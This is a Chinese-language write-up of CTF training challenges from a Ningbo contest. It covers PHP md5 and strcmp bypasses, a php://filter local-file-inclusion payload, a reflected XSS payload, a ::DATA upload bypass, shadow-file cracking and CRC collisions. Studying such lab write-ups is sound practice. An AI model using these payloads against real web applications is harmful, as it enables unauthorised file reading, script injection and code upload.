宁波市第三届网络安全大赛赛前训练-writeup

原创

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
Web


Dream II




用PUT方法发送一个message得到flag

Welcome

源码注释和http响应头里面藏有flag





Code Php

源码中发现`code.txt`


```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

经典md5了，`payload`


```
?v1=240610708&v2=s878926199a&v3[]=1
```

Include

源码注释中发现`include1.php`



发现后面有一个?file=index



用伪协议读一下`include1.php`和`index.php`的源码

include1.php

```php
<html>
</html>
<?php

 error_reporting(0);
    @$file = $_GET["file"];
    if(isset($file))
    {
        if (preg_match('/http|data|ftp|input|%00|flag/i', $file) || strstr($file,"..") !== FALSE || strlen($file
)>=100 || $file==="include1" )
        //这里过滤掉了flag
        {
            echo "<p> error! </p>";
        }
        else
        {
   include($file.'.php');
   setcookie("tips","include2.php");
        }
    }
 else
 {
  header('Location:include1.php?file=index');
 }
?>
```

index.php

```php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>include</title>
</head>
<body>
    <!-- include1.php -->
</body>
</html>
```

发现cookie里面有提示，`include2.php`

读一下源码

```
include2.php
<html>
</html>
<?php
error_reporting(0);
$file = $_GET["file"];
if(isset($file))
{
    if ( preg_match('/http|data|ftp|input|%00|base/i', $file) || strstr($file,"..") !== FALSE || strlen($file)>=
100)
    //这里没有过滤flag，但是过滤了base
    {
        echo "<p> error! </p>";
    }
    else
    {
  include($file.'.php');
    }
}
else
{
 echo "file not found";
}
?>
```

根据过滤信息判断，flag应该在`flag.php`里面，**include1.php**是读取不了flag.php的，因为过滤了flag，虽然**include2.php**过滤了base，但是还可以用别的，比如rot13，读取flag


`payload`

```
include2.php?file=php://filter/read=string.rot13/resource=flag
```


```
<html>
  <head></head>
▼ <body> == $0
    <!--?cuc
        $synt="synt{97np2q3112p633687n2447qoo1qp11o2}";
    ?-->
  </body>
</html>
```

解码即可

XSS



这里也就是目标要`alert(/xxx/)`，先看一下回显格式




value这里"可能是可以闭合的，继续测试

果然闭合了，于是构造`payload`

```
"><script>alert(/xxx/)</script>
```


得到key



提交的时候需要md5解密一下

Upload

根据这个提de示，没进去题目就知道怎么做了，构造后缀.php::DATA即可




这里也是传一个php

Crypto

签到题

一张好像是损坏的jpg，保存下来，010，得到flag




解密吧

一个shadow文件，丢进010发现是linux保存用户名密码的文件，用**john**工具跑，得到密码，也就是flag

解密

三行，发现每隔三个取可以得到FLAG，就这样取就可以得到flag

加密的压缩包



..			文件夹		
1.txt *	6	18	文本文档	2019/3/14 19...	4B10DEBA
2.txt *	6	18	文本文档	2019/3/14 19...	1FD8A07A
3.txt *	6	18	文本文档	2019/3/14 19...	E7F7E18C
flag.txt *	38	50	文本文档	2019/3/14 19...	88940FDE


CRC碰撞，得到`flag.txt`的密码`We1c0meT0CTF`

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0x4b10deba
4 bytes: (0x16, 0x6d, 0xbe, 0xb2)
verification checksum: 0x4b10deba (OK)
alternative: 78CgbK (OK)
alternative: 9zqj3M (OK)
alternative: APYPnq (OK)
alternative: BMCoE9 (OK)
alternative: D8vMpO (OK)
alternative: IZO3bY (OK)
alternative: Passis (OK)
alternative: Qa2Brj (OK)
alternative: RA911z (OK)
alternative: WxtMCX (OK)
alternative: a_jiUt (OK)
alternative: d7EtKJ (OK)
alternative: hIrgCQ (OK)
alternative: iI3VXH (OK)
alternative: j8ZDwD (OK)
alternative: 1MofB2 (OK)
alternative: mlpG0g (OK)
alternative: nP4hrc (OK)
alternative: oPuYiz (OK)
alternative: x54H2B (OK)
alternative: yxXDDS (OK)
```

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0x1fd8a07a
4 bytes: (0x8a, 0x2f, 0xcb, 0xe4)
verification checksum: 0x1fd8a07a (OK)
alternative: 6hjEgo (OK)
alternative: 8Zd939 (OK)
alternative: Eh_ouk (OK)
alternative: Q1ZQ1W (OK)
alternative: TYuLri (OK)
alternative: U5GPm4 (OK)
alternative: We1c0m (OK)
alternative: eg1VNn (OK)
alternative: ff95d2 (OK)
alternative: hT7I0d (OK)
alternative: jh2Wiy (OK)
alternative: lqtXXK (OK)
alternative: mmz5BF (OK)
alternative: mq5iCR (OK)
alternative: sOAKcG (OK)
alternative: tVFuI1 (OK)
alternative: yyR66r (OK)
alternative: zYYEub (OK)
```

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0xe7f7e18c
4 bytes: (0xc0, 0x5b, 0x01, 0x73)
verification checksum: 0xe7f7e18c (OK)
alternative: 0Bp_Lu (OK)
alternative: 1B1nW1 (OK)
alternative: 9ThQZP (OK)
alternative: A3mVjd (OK)
alternative: RsoVYs (OK)
alternative: UjhhsX (OK)
```

得到flag




一般难度的加解密

题目有问题，这个不是rsa，给的n是个素数，但是题目说是rsa，这里就不写了

凯撒


一串数字，先转ascii码



得到

```
mshn{l57i9l18i08imm0k05h3j59900i10???}
\tk5:29j1kk3hm5ii698lmk81jh5ij1178l5m
```

前面一部分得到




后面一部分得到

md5解密得到`9a4`，拼接起来得到flag

Misc


安全的文件




也就是检验文件的md5值，在在线网站上面算一下即可，得到`c0c8e99bceac589013f553f28629004a`，也就是flag


文件恢复

丢进010，应该是一个gif文件，不过文件头损坏了，添加修复一下即可





得到flag



reserve

丢进010，发现是一张字节反转了的png图片，换正即可，py脚本


```
with open('flag.png','rb') as f:
    with open('flag1.png','wb') as g:
        g.write(f.read()[::-1])
```

得到flag

```
flag{85413f
109db1412a1
3f6128eddee
3c5c}
```

PNG

修改图片高度，得到flag




flag{4de1b95e68be64ad43d3959c7f4b0505}

boooooom

开始用了各种弱口令爆破i压缩包，无果，后来py群管理员得到个hint，5位数密码（小写字母加数字），爆破一下

得到密码



得到flag